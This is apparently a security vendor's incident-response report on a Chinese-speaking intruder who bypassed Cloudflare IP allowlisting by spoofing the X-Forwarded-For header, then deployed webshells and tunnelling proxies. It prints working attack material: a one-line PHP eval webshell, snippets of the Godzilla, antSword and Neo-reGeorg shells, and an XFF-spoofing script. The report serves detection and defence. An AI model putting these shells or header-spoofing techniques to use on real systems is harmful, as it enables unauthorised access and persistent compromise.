Backdoor via XFF

Mysterious Threat Actor Under Radar

Authors:

Charles Lomboni

Venkat Rajgor

Felipe Duarte

Date:

June 15, 2022

Threat Intelligence & Incident Response Team

J O E S

Table of Contents

Executive Summary

Our incident response team caught a strange-looking Webshell activity on a server that was running an internal web application. It raised many questions such as how the malicious code was uploaded to the service if it is not exposed to the public internet and what was the vulnerability which allowed attackers to enter the server.
With assistance from our Red Team, we found that the attackers used a known bypass technique abusing the X-FORWARDED-FOR (XFF) HTTP header to manipulate Cloudflare barriers, escape detection, and access a forbidden service that was supposed to be exposed only to a selected ranges of IP addresses.

Once the unrestricted access to the internal web application was obtained, it was just a matter of time before they could find a critical vulnerability in one of the web forms. Lacking proper input validation, the attackers found a vulnerability that allowed them to upload and execute a Chinese-linked Webshell named ***CKnife***. Right after compromising the machine, an additional set of tools containing different proxies and several Webshells was also uploaded, giving them the ability to study the compromised network looking for new machines that could potentially be exploited.

All the tools and scripts dropped by the threat actors had references to Chinese developers and are well-known, especially among Red Teamers from that country. According to their functionality, these tools were divided into three main categories: Proxy clients, Webshells, and scripts.



Figure 1.Chinese red teaming toolkit used by threat actors in this intrusion.

Even though all the proxy clients have the same objective (to expose an internal asset to internet), attackers used different tools for this purpose. It gave them more options during the attack and enabled them to "pick & choose" tools based on the service they aimed to expose. For the attack we witnessed the following tools were used: ***Neo-reGeorg***, ***Simple PHP Proxy***, ***Any-Proxy*** and ***GoAgent-PHP***.

Following the same redundancy strategy, attackers deployed three different Webshells to compromise machines and keep covert, non-authorized access to the victim's network. In this case, the tools used to perform the attack were classified as ***Godzilla***, ***antSword***, and ***CKnife***; All of which are very powerful tools, previously documented and widely used by Chinese threat actors.

On top of that, attackers also used several scripts to speed up the network reconnaissance. Among these scripts stood out a PHP file used to manipulate the X-FORWARDED-FOR HTTP header; This file was used as a middleman to allow access to additional internal resources. The rest of the scripts were a "copy & paste" from some Chinese programming forums and were meant to get basic information about the network configuration of a compromised host.

After investigating the logs of all compromised machines, we could conclude that the threat actors were dormant in the network for a few weeks before being discovered, mainly analyzing the internal web services. Once the file upload flaw was exploited, they quickly attempted to gain foothold by infecting additional servers in the same segment. We identified the attempt to move laterally; Contained the attack and began the corresponding investigation.

This report drills down beyond the incident, the attackers, and indicators that can be used to detect and prevent such behavior. We are adding XFF security best practices to raise awareness around this bypass and the entire timeline to shed more light on this threat actor and get insights from readers regarding possible attribution.

The report in a nutshell:

- X-FORWARDED-FOR HTTP header manipulation used to bypass Cloudflare barriers and access a restricted service.
- Critical vulnerability in an internal web application was exploited to get code execution.
- Chinese threat actor uses open-source projects to increase the attack surface and move laterally.
- Proxy tools were used to expose the compromised infrastructure to the internet.

For more information about our incident response services, email: response@securityjoes.com

Technical Details

Timeline

The attack began with an application which was prone to X-FORWARDED-FOR HTTP header manipulation. It allowed drive-by attackers to abuse the mechanism and obtain access to a restricted internal web service by changing the origin IP address in the request header. This is a known technique usually used by Red Teamers for over a decade and is still relevant nowadays[1]. This manipulation allowed the attackers to look inside the victim's systems until finding a vulnerable mechanism which enabled them to take advantage of a lack of a strong policy and install an open-source Chinese Webshell known as ***CKnife*** on the compromised machine.

As observed by our team during this investigation, following the infection of the first machine, attackers quickly dropped a set of tools containing mainly Chinese open-source projects. This arsenal was then used to gather information from the compromised host and its surroundings; That helped them to find new targets before starting to spread over the internal network, as described in figure 2.



Figure 2. Attack flow witnessed by the Security Joes Incident Response Team.

[1] https://www.intruder.io/research/practical-http-header-smuggling

It is worth mentioning that all the tools used by the threat actor in this attack were identified as Chinese open-source Red Team tools, which is an interesting characteristic that clearly differentiates these attackers from any other group we had previously uncovered.

In the following sections, each of the tactics and techniques used by the threat actor during the attack are explained with their corresponding details.

Initial Access

After a deep analysis of the backend application, we gained an understanding of what happened in the "patient zero" server during this attack. We identified a weak implementation in the X-FORWARDED-FOR validation. Due to this fact, attackers were allowed to craft a request using an internal IP in the X-FORWARDED-FOR HTTP header (which is a standard header for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or a load balancer) and obtained access to an internal web application. Once the unrestricted access was gained, attackers found a vulnerable web form and managed to upload a Webshell, impersonating an internal asset.

It is worth mention that all the systems affected during this attack were behind Cloudflare barriers; Meaning that the attackers had to find the real IP address of these assets beforehand.

X-FORWARDED-FOR Misconfiguration

As discussed before, the application was designed to be used by the victim's internal teams, which means that only authorized personnel whose IP would be present on Cloudflare could have access to it. When anyone outside of this list tried to access the application; A 403 Forbidden response code is returned to the user. Therefore, threat actors had to identify an internal authorized IP. An example of this logic is shown in the image below.



Figure 3. Steps taken by attackers to compromise victim's servers by abusing the XFF HTTP header.

To understand the inner workings of this bypassing technique, it is important to clarify the general usage of the X-FORWARDED-FOR HTTP header. By design, it contains the IP address of a client that is connecting to a web server through a proxy[2]. This is especially useful when an application is running behind a load balancer or any other kind of proxy server. In such cases, if this header is not provided, the IP address seen by the application is the final IP of the proxy and not the real IP of the client.

Even though this header is important when deploying a web service in a real production environment, a threat actor could also abuse it to bypass security controls and access private applications. For the intrusion described in this article, it was a Nginx instance without the proper security controls that allowed the attackers to spoof the internal IP address and fool the mechanism responsible for filtering addresses that the request was sent originally from a trusted source.

[2] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Forwarded-For

X-Forwarded-For	Request	Response
Authorized IP	GET /Login.aspx HTTP/2 Host: hosthere.com X-Forwarded-For: [authorized IP]	HTTP/2 200 OK .. .. Server: cloudflare Cf-Ray: xxxxxxxxxxx
None or Non-authorized IP	GET /Login.aspx HTTP/2 Host: hosthere.com	HTTP/2 403 Forbidden .. .. Server: cloudflare Cf-Ray: xxxxxxxxxxx

Figure 4. Examples of HTTP GET requests to a targeted web app. If the IP address passed in the X-FORWARDED-FOR HTTP header (in red) is an authorized IP address with privileges to access the content in the server, the response code is 200 OK (in green). If the value passed in the X-FORWARDED-FOR HTTP header is empty nor authorized, the response code is 403 Forbidden (in purple).

Persistence & Command and Control

Following the infection flow, right after exploiting the web application several different commands were executed by the threat actor on the compromised servers. While analyzing those commands, the pattern below was identified (Figure 5). In it, the **echo-pwd-echo** sequence was recognized as a characteristic behavior of a China Chopper-style Webshell.

```
sh -c /bin/sh -c "cd CURRENT_PATH;COMMAND;echo RANDOM_VALUE;PWD;ECHO RANDOM_VALUE" 2>&1
```

Figure 5. Suspicious pattern found in every command executed by Threat Actors during the intrusion.

China Chopper[3] is a Webshell management tool that allows attackers to easily manipulate and retain access to several infected systems from a single client-side application. It is an infamous tool that has been used by some state-sponsored actors such as Leviathan, Threat Group-2290, and APT41 all of them known Chinese APT groups[4].

According to the attacker's profile (which mainly abuses Chinese open-source tools), we highly suspect that the Webshell used during this attack was the open-source project ***CKnife***[5]; see the image below.

[3] https://attack.mitre.org/software/S0020/
[4] https://www.cynet.com/attack-techniques-hands-on/china-chopper-observed-in-recent-ms-exchange-server-attacks/
[5] https://github.com/Chora10/Cknife

```
159         // php 命令执行
160         private String[] execute_php(String command) {
161                 String re[] = new String[2];
162                 //String z1 = null;
163                 //String z2 = null;
164                 String tmp = null;
165                 String params = null;
166                 switch (os) {
167                 case 1:
168                         z1 = "cmd";
169                         z2 = "cd" + "/d" + "\"" + pa + "\"&" + command + "&echo [S]&cd&echo [E]";
170                         break;
171                 case 2:
172                         z1 = "/bin/sh";
173                         z2 = "cd" + " " + "\"" + pa + "\";" + command + ";echo [S];pwd;echo [E]";
174                         break;
175                 default:
176                         break;
```

Figure 6. Snippet of code found in the source-code of the CKnife Webshell that shows the pattern echo-pwd-echo found in the commands executed on every compromised asset.

Aside from its command-line pattern, China Chopper-like Webshells are known for the small code they require to run on an infected machine. With just a single line of code responsible of interpreting the commands provided by attackers on run-time; It is possible to fully compromise an asset. Also, it provides support for different server-side languages, such as ASP.NET, PHP and Java. In this case, the infected server was running PHP, so the base malicious code required to make this threat work is:

```
<?php @eval($_POST['SOME_PARAMETER_NAME']); ?>
```

Figure 7. Simplest PHP code needed in a victim's server to have complete control of it via a China Chopper Webshell.

It is important to mention that even when the line of code required in the victim's machine is super simple, it can be easily obfuscated, making its detection much more difficult.

Once threat actors got access to the victim's infrastructure, they could carry out any activity they desire, as an internal user. At this point, they dropped several tools to gather additional information about the compromised environment, discover new vulnerable systems and spread inside the network.

Among these new sets of tools dropped by the attackers, two additional Webshells were discovered. Although they were uploaded to the compromised assets, we found no evidence of them being actively used by the threat actor during the intrusion. We suspect those additional Webshells were deployed just to increase the outreach of the attackers' foothold in the victim's infrastructure and to offer additional means to interact with the compromised systems if such needed.

Below each of these scripts is explained:

File name: 255b97b87394ec8f8a98367ead4d46beb7dbfe396ca05a1ec392446002c9c048.php
Threat: Godzilla
Description: ***Godzilla*** is a Chinese Webshell that parses inbound HTTP POST requests, decrypts its content with a hardcoded key, executes it and returns the result also encrypted in the body of the HTTP response. The cryptographic algorithm used to protect the network traffic between the compromised machine and the attacker's computer changes depending on the language in which the exploited application is running (see figure below). In cases where the application runs on top of C# or Java, the AES algorithm is used to encrypt communications, else a simple XOR encryption is performed.

Figure 8. Cryptographic functions found in the source code of Godzilla Webshell. In case the victim's machine runs CSharp or Java the AES algorithm is used; else a simple XOR algorithm is implemented.

This tool has been previously mentioned in several threat intelligence reports exposing cyber-attacks affecting Chinese companies. A notorious example of this is the campaign exploiting a vulnerability in the ManageEngine ADSelfService Plus service, that was documented by Unit42 on November, 2021[6].

```
5   function encode($D,$K){
6       for($i=0;$i<strlen($D);$i++) {
7           $c = $K[$i+1&15];
8           $D[$i] = $D[$i]^$c;
9       }
10      return $D;
11  }
```

Figure 9. Snippet of PHP code found on a compromised machine containing the simple XOR algorithm implemented by Godzilla to protect network traffic shared between the infected machine and the attackers.

[6] https://unit42.paloaltonetworks.com/manageengine-godzilla-nglite-kdcsponge/

File name:	9762202401b6375a0ab99949b370d16c85743858d338fd9bba591eadc9b66ce0.php
Threat:	antSword
Description:	***antSword*** is an open-source Webshell available on GitHub. It is a very customizable tool, popular in the Chinese Red Teaming community. By default, this tool does not implement any type of encryption or obfuscation to protect the network traffic shared between the attacker and the victim's machine, However the artifact found in one of the compromised hosts during this intrusion contained a hardcoded public key in the body of the PHP script, which is a clear sign of an implementation of an asymmetric encryption algorithm to make the infection stealthier and harder to detect. The above evidence was confirmed with the finding of a detailed guide written in Chinese and called "*Create a perfect antSword from 0 to 1*" by its author; That explains a step-by-step guide on how to modify the original ***antSword*** code to handle RSA encryption[7]. In addition to this, ***antSword*** has been actively used by threat actors to maintain access in compromised networks after exploiting a variety of vulnerabilities such as the CVE-2019-0604 (affecting SharePoint in February 2019); Reported by PaloAlto on September 10, 2019[8].

9762202401b6375a0ab99949b370d16c85743858d338fd9bba591eadc9b66ce0.php

```
1   GIF89a
2   <?php
3   $cmd = @$_POST['ant'];
4   $pk = <<<EOF
5   -----BEGIN PUBLIC KEY-----
6   MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDZpv6tkqxMbMVBNMwOzaDk2KMj
7   84w0E+R6bXAddPFGhomzeiioXAmCGuqJgLyFpbZt185fFVA6cf35/xrvmbA9RCx1
8   eY7lmqH7eyyMtv/c2Zd/NvVrK8ukeo7LzaJs5I2R0NwBQoqwE+IQssOI+TdXtqaX
9   mvXTP/LG/IvxX2Kr6wIDAQAB
10  -----END PUBLIC KEY-----
```

Figure 10. Snippet of code taken from the antSword found in a compromised server. In it, the RSA public key.

One by one, threat actors were infecting, finding new devices, and moving to the next target. This cycle continued until it was successfully identified and stopped by our incident response team.

[7] https://xz.aliyun.com/t/6701
[8] https://unit42.paloaltonetworks.com/actors-still-exploiting-sharepoint-vulnerability/

Discovery & Lateral Movement

During this attack, threat actors used several scripts and tools to collect information about the compromised system and the internal infrastructure. To accomplish it, attackers relied on three scripts and four proxy tools. Below each of these tools is detailed.

Scripts

Three different scripts (Bash, Python and PHP) were used by the threat actor during the attack. Among all the scripts, it was only possible to get a copy of the PHP and two different versions of the Python script. The Bash script was allegedly deleted by the attackers right after launching it and could not be recovered during the analysis.

File name: 1.py – version 1
Description: Simple Python script to execute the system command "ipconfig" and print its response. This exact code was found in the following Chinese websites:

1. www[.]it145[.]com
2. www[.]moregeek[.]xyz
3. cloud[.]tencent[.]com

Content:

```
import os
a=os.popen("ipconfig")
print(a.read())
```

File name: 1.py – version 2
Description: Simple Python script to execute the system command "ping" pointing to an internal IP address and print its response. It also contains a Chinese comment in the code; this comment was also found in all the forums where this code was shared. In this case, threat actors just copied and pasted the code without any modification from any of the web sites listed below:

1. www[.]it145[.]com
2. www[.]moregeek[.]xyz
3. cloud[.]tencent[.]com

Content:

```
import os
a=os.system("ping 192.168.1.101") #使用a接收返回值
print(a)
```

File name: pack.php
Description: This file was used for passing a custom header skipping the SSL verification of the certificate, the peer's name and setting an internal IP address in the XFF header. The screenshot below shows that when the function ***file_get_contents*** is called, stream_opts is passed as an array.

According to documentation, this function "*reads an entire file passed as parameter into a string*". Due to this capability, an attacker could extract the source code of any file they chose. We suspect with high certainty that this script was the primary tool used by this threat actor to gain access to the victim's system while searching for the right attack vector. We also suspect with medium certainty that this first step was taken by the attacker to identify the vulnerable file upload mechanism.

Content:

```
<?php
$stream_opts = [
    "ssl" => [
        "verify_peer"=>false,
        "verify_peer_name"=>false,
    ],
    "http" => [
        "method" => "GET",
        "header" => "X-Forwarded-For: XXX.XXX.XX.XX"
    ]
];

$response =
file_get_contents("http://XXX.XXX.XX.XX/",false,
stream_context_create($stream_opts));

echo ($response);
?>
```

Proxy Tools

Aside from previously described scripts, the threat actor also used four different proxy tools to expose the internal infrastructure to internet.
All the proxy tools used by threat actors in this attack are well-known and widely used in the Chinese Red Teaming community. Each one of them offers its own advantages and drawbacks, but more importantly, they allow attackers to "pick & choose" the best tool according to their needs during each phase of the attack.

All the details of each of the proxy tools identified in this analysis are presented below:

File name: tunnel123.php
Threat: Neo-reGeorg
Description: PHP file generated by the open-source project ***Neo-reGeorg***. It enables attackers to use additional tools such Metasploit or Nmap to study and pivot between machines inside an internal network through the proxy. Once threat actors have established the connection with this tool, they can use it to expose all the different assets inside the victims' network to the internet.

This project offers two main functionalities, each one of them is described below:

- Payload generation mode: It allows threat actors to dynamically generate obfuscated PHP code that must be manually uploaded into the compromised server and will handle the victim-side logic of the tunnel.
- Tunnelling mode: It allows threat actors to interact with a compromised machine by generating a SOCKS5 tunnel that could easily be used as a proxy to expose the internal infrastructure of the victim.

Neo-reGeorg and its variants have been used several times in notorious attacks previously documented. Most relevant cases could probably be the Ransomware gang *SamSam* first seen in 2018 and described by SecureWorks[9], and the Russian APT28 who managed to install this tool on a compromised Outlook Web Access (OWA) server[10].

```php
set_time_limit(0);
$headers=apache_request_headers();
$en = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
$de = "Cq0Vy3NowvLbp+EZkzOdQ78gxJT9WrSjABGiRFun4Il/15sme6MKPUchtYDfXa2H";

$cmd = $headers["Pncspekwbmjomder"];
$mark = substr($cmd,0,22);
$cmd = substr($cmd, 22);
$run = "run".$mark;
$writebuf = "writebuf".$mark;
$readbuf = "readbuf".$mark;

switch($cmd){
    case "4f2Iv1JY67fjp0LLSd217ECPNx39v9VtTGx1PIvqYK5MH2C10EZdYk":
        {
            $target_ary = explode("|", base64_decode(strtr($headers["Ofstpxuarjle"], $de, $en)));
            $target = $target_ary[0];
            $port = (int)$target_ary[1];
            $res = fsockopen($target, $port, $errno, $errstr, 1);
            if ($res === false)
            {
                header('Izpynzojnkjfwfy: QBH5kYBmruu1');
                header('Rzbehgvwbxidlabmh: ZWLq601dcuCHwuAHJJPgm');
                return;
            }
```

Figure 11. Snippet of code of the neo-reGeorg proxy tool found on a compromised machine. Variables are obfuscated to make the analysis more challenging.

Name:	index.php
Threat:	GoAgent-PHP
Description:	This tool in essence is used to build an IP proxy server. It expects only two types of HTTP methods - POST and GET. Nevertheless, if a GET is called – Due to its inner validation – The action taken either redirects to the root domain itself or to a Google search bar. On the other hand, if a

[9] https://www.secureworks.com/research/samsam-ransomware-campaigns
[10] https://media.defense.gov/2021/Jul/01/2002753896/-1/-1/1/CSA_GRU_GLOBAL_BRUTE_FORCE_CAMPAIGN_UOO158036-21.PDF

POST request is chosen, the "magic" happens. The most relevant fact about ***GoAgent-PHP*** is that PHP must have support with CURL or open remote files being enabled for it to work properly.

index.php

```php
<?php
$__version__  = '3.2.6';
$__password__ = '123456';
$__hostsdeny__ = array(); // $__hostsdeny__ = array('.youtube.com', '.youku.com');
$__content_type__ = 'image/gif';
//$__content_type__ = 'text/html';
$__timeout__ = 20;
$__content__ = '';


function message_html($title, $banner, $detail) {
    $error = <<<MESSAGE_STRING
<html><head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<title>${title}</title>
<style><!--
body {font-family: arial,sans-serif}
div.nav {margin-top: 1ex}
div.nav A {font-size: 10pt; font-family: arial,sans-serif}
span.nav {font-size: 10pt; font-family: arial,sans-serif; font-weight: bold}
div.nav A,span.big {font-size: 12pt; color: #0000cc}
div.nav A {font-size: 10pt; color: black}
A.l:link {color: #6f6f6f}
A.u:link {color: green}
```

Figure 12. GoAgent-PHP snippet. Identical to the one on GitHub.

Name: index_all.php

Threat Description: ***Any-Proxy*** is a reverse proxy based on another Chinese tool called ***Reverse-Proxy-PHP***[11]. It takes a client request, sends it to others proxied servers, fetches the response and delivers it to the client. We strongly believe that the attackers were using this tool to fog activity and extract sensitive information.

[11] https://github.com/koalabearguo/reverse-proxy-php

index_all.php

```php
<?php
$pass = "web";//web为默认密码，自行修改
if (isset($_POST['Any-Proxy'])) {
    setcookie("Any-Proxy", $_POST['Any-Proxy'], time()+3600*24*366);
    header("Refresh:0");
}
if ($_COOKIE['Any-Proxy'] != $pass) {
    header('HTTP/1.1 403');
    exit('<!DOCTYPE html><html><head><meta charset="UTF-8"><meta name="viewport"content="width=device-width, initial-scale=1.0"><style>form{width:90%;margin:0 auto;
    text-align:center}</style></head><body><meta charset="UTF-8"><form method="post">密码: <input type="password"name="Any-Proxy"/><input type="submit"value="访问"/></
    form></body></html>');
}
$host = $_SERVER['HTTP_HOST'];
$path = $_SERVER['REQUEST_URI'];
$url = $_POST['urlss'];
$https = ((isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] == "on") || (isset($_SERVER['HTTP_X_FORWARDED_PROTO']) && $_SERVER['HTTP_X_FORWARDED_PROTO'] == "https")) ?
"https://" : "http://";
//$anyip值为1发送服务器IP头，值为2则发送随机IP，值为3发送客户端IP，仅在部分网站中有效
$anyip = 1;
if (substr($path, -2) == "~q") {
    del_cookie();
    header("Location: " . $https . $host);
    exit;
}
if ($url) {
    if (substr($url, 0, 4) != "http") {
        $url = "http://" . $url;
    }
    header("Location: " . $https . $host . "/" . $url);
    exit;
} elseif (substr($path, 1, 7) == "http://" || substr($path, 1, 8) == "https://") {
    if (!$url) {
        $url = substr($path, 1);
    }
    if (substr($url, 0, 4) != "http") {
```

Figure 13. Any-Proxy code snippet.

File name: reg.php
Threat: Simple PHP Proxy
Description: The goal of this tool is to act as a direct network traffic between systems. It can also act as an intermediary for network communications, such as command-and-control, to avoid direct connections to the victim's infrastructure. This tool was used for gathering information about the network as part of the reconnaissance process.

reg.php

```php
if (!$url) {
    // Passed url not specified.
    $contents = 'ERROR: url not specified';
    $status = array('http_code' => 'ERROR');
} else if ( !preg_match($valid_url_regex, $url) ) {
    // Passed url doesn't match $valid_url_regex.
    $contents = 'ERROR: invalid url';
    $status = array( 'http_code' => 'ERROR' );
} else {
    $ch = curl_init( $url );
    if (strtolower($_SERVER['REQUEST_METHOD']) == 'post' ) {
        curl_setopt( $ch, CURLOPT_POST, true );
        curl_setopt( $ch, CURLOPT_POSTFIELDS, $_POST );
    }

    if (isset($_GET['send_cookies'])) {
        $cookie = array();
        foreach ( $_COOKIE as $key => $value ) {
            $cookie[] = $key . '=' . $value;
        }
        if ( $_GET['send_session'] ) {
            $cookie[] = SID;
        }
        $cookie = implode( '; ', $cookie );

        curl_setopt( $ch, CURLOPT_COOKIE, $cookie );
    }
```

Figure 14. Tools used by this threat actor were in general a copy & paste version from Github, this one has the same source code with the goal of helping the attacker avoid being detected throughout an intermediary communication

Tactics, Techniques, and Procedures

Tactic	ID	Technique	Tools / Details
Reconnaissance	T1590.005	IP Address	Gather the victim's IP addresses that can be used during an attack.
Reconnaissance	T1592	Gather Victim Host Information	Gather information about the victim's host.
Execution	T1059.004	Unix Shell	Capable of running Bash script.
Execution	T1059.006	Python	Capable of running Python script.
Execution	T1203	Exploitation for Client Execution	Exploit a weak implementation from file upload component.
Persistence	T1505.003	Webshell	The actor used a modified and obfuscated version of the Neo-reGeorg Webshell and CKnife.
Discovery	T1083	File and Directory Discovery	The component can list directory contents.
Discovery	T1046	Network Service Discovery	The component can spider authentication portals.
Collection	T1005	Data from Local System	Ability to upload local files.
C&C	T1105	Ingress Tool Transfer	Ability to download remote files.
C&C	T1071.001	Web Protocols	Execute code sent via HTTP POST commands.
C&C	T1572	Protocol Tunneling	Adversaries may tunnel network communications to and from a victim system within a separate protocol to avoid detection/network filtering and/or enable access to otherwise unreachable systems.
C&C	T1573.001	Symmetric Cryptography	Godzilla was used in this attack and went successfully under radar using AES encryption.
C&C	T1573.002	Asymmetric Cryptography	antSword was found with a hardcode RSA public key used to encrypt traffic during the attack.

Recommendations

The attack started with an initial finding of internal IP being abused by the attackers even though being behind Cloudflare. Following that step, the threat actor crafted a request using this IP to gain unrestricted access to by exploiting a weak configurations of the XFF header. To avoid that, a good practice is to disable the XFF. Using an XFF header is untrustworthy. Mozilla developers' website gives a good explanation about how dangerous it is to have this header enabled.

"If the server is directly connectable from the internet – even if it is also behind a trusted reverse proxy – no part of the X-FORWARDED-FOR IP list can be considered trustworthy or safe for security-related uses."[12]

An Arbitrary File Upload is a type of vulnerability that allows an attacker to upload malicious formats of files in order to execute server-side code instead of the original intension of the mechanism (for example, uploading a photo). To prevent this from happening, the mechanism should be inspected against known vulnerabilities. In addition, every externally controlled parameter should go through validation and the uploaded files should reside on an external resource (for example, an S3 bucket).

Conclusions

At this point we have been observed many files related to a Chinese threat actor. The main Webshell found was *CKnife* which is a *China Chopper* Webshell clone sided with many tools used. The common denominator of all those tools is their origin, Chinese comments and other indicators that points on a Chinese-speaking threat actor we could not identify clearly. Several tools used in the toolkit offered the attacker a unique opportunity to avoid detection by using symmetric encryption algorithms such as AES for network traffic, persistence mode, reconnaissance, lateral movement, and so forth. Thus, it allows maintaining a very low static detection rate.

[12] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Forwarded-For#selecting_an_ip_address

References

- https://news.softpedia.com/news/new-made-in-china-web-shell-threatens-the-security-of-web-servers-worldwide-506448.shtml
- https://github.com/Chora10/CKnife
- https://blog.talosintelligence.com/2019/08/china-chopper-still-active-9-years-later.html?m=1
- https://attack.mitre.org/software/S0020/
- https://gitee.com/atwal/php-simple-proxy/blob/master/simple_proxy.php
